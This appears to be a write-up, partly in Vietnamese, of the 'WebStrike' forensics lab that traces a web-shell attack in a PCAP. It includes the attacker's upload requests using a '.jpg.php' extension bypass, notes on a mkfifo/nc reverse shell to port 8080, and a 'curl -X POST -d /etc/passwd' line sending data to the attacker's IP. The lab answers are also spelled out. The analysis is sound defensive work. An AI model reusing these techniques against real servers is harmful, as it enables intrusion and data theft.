WebStrike Lab


1. Kịch bản

- File độc hại được phát hiện trên web server gây ra cảnh báo. Phân tích file PCAP chứa lưu lượng mạng quan trong để xác định mức độ của bất kì hành vi không xác thực nào


2. Write up

1. Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?


- Yêu cầu: tìm ra nguồn gốc IP để triển khai geo-block và phân tích TI
- As: Tianjin
- File pcap chỉ chứa 1 cuộc giao tiếp giữa 2 IP này



- Dựa vào traffic → 24.49.63.79 chứa web server nhận request, 117.11.88.124 là IP của máy gửi request lên server (có thể là attacker)




- Sử dụng công cụ https://www.whatismyip.com/ để tra cứu thông tin IP vừa tìm được (thu được một số thông tin về địa lý)



2. Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?

- Yêu cầu: tìm ra User-Agent để tạo bộ lọc
    - User-Agent cho biết công cụ tạo ra request là gì (phát hiện bot hoặc tác nhân độc hại)
- As: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
    - Đây là 1 User-Agent hợp lệ: trình duyệt Firefox của Linux



3. We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?

- Yêu cầu: xác định có vul nào đã được khai thác, tìm ra web shell độc hại đã tải lên
- As: image.jpg.php
- Từ URL http://shoporoma.com/reviews/ điều hướng đến file upload.php để gọi chức năng upload file
- File shell .php bị chặn do bộ lọc đuôi file

```
POST /reviews/upload.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/11
5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------24070268
193313167266170293622 1
Content-Length: 688
Origin: http://shoporoma.com
Connection: keep-alive
Referer: http://shoporoma.com/reviews/
Upgrade-Insecure-Requests: 1

-----------------------------24070268193313167266170293622 1
Content-Disposition: form-data; name="name"

asd
-----------------------------24070268193313167266170293622 1
Content-Disposition: form-data; name="email"

asd@asd.com
-----------------------------24070268193313167266170293622 1
Content-Disposition: form-data; name="review"

asd
-----------------------------24070268193313167266170293622 1
Content-Disposition: form-data; name="uploadedFile"; filename="image.php"
Content-Type: application/x-php
```

- Hacker bypass bằng cách giả mạo phần mở rộng .jpg.php
  - Có thể do lập trình sai cách hoặc chỉ kiểm tra chuỗi chứa hay không → Vul: File Upload

```
POST /reviews/upload.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/11
5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------26176590
812480906864292095114
Content-Length: 687
Origin: http://shoporoma.com
Connection: keep-alive
Referer: http://shoporoma.com/reviews/
Upgrade-Insecure-Requests: 1

-----------------------------2617659081248090686429209511 4
Content-Disposition: form-data; name="name"

asd
-----------------------------2617659081248090686429209511 4
Content-Disposition: form-data; name="email"

asd@asd.com
-----------------------------2617659081248090686429209511 4
Content-Disposition: form-data; name="review"

asd
-----------------------------2617659081248090686429209511 4
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php
```

4. Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?


- Yêu cầu: Xác định thư mục lưu file tải lên để có thể loại bỏ file độc hại
- As: /reviews/uploads/
- Hacker đã thử một số thư mục và tìm ra được thư mục này do web phản hồi OK và đưa ra danh sách các file đã upload lên

```
GET /reviews/uploads/ HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/11
5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:44:45 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 464
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /reviews/uploads</title>
 </head>
 <body>
<h1>Index of /reviews/uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a hre
```


5. Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

- Yêu cầu: xác định cổng mà hacker mở để web server kết nối ra bên ngoài trái phép
- As: 8080
- Hacker mở cổng 8080 (đây là cổng giả mạo traffic web hợp lệ), file php ép server kết nối ra bên ngoài tới IP hacker và port này
- Một shell được hình thành và hacker có thể thực thi lệnh từ xa
- Đây là reverse shell

- Thông báo: **can't access tty; job control turned off**
    - Đây là shell cơ bản (thiếu hoàn thành tab, nano, vim,...) để phân biệt với shell do đăng nhập SSH hợp lệ (có TTY)



- Nội dung shell: chạy nc đến máy hacker nhận tập lệnh ghi vào file, nội dung file này lại là đầu vào của shell
    - Shell không có đầu vào nó sẽ đóng liền, tại sao có thể đợi hacker nhập lệnh?
        - mkfifo /tmp/f: make FIFO làm điểm trung chuyển dữ liệu chứ không đơn thuần | (tạm thời)



6. Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

- Yêu cầu: Nhận thức tầm quan trọng của data bị đánh cắp để phân loại ưu tiên ứng phó
- As: /etc/passwd
- Tệp này chứa thông tin về user và dịch vụ đang có trên hệ thống
- Đây là một tệp chứa dữ liệu quan trọng của hệ điều hành Linux

```
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helpe
r:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/fal
se
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbi
n/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n
ologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
curl -X POST -d /etc/passwd http://117.11.88.124:443/
$   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
```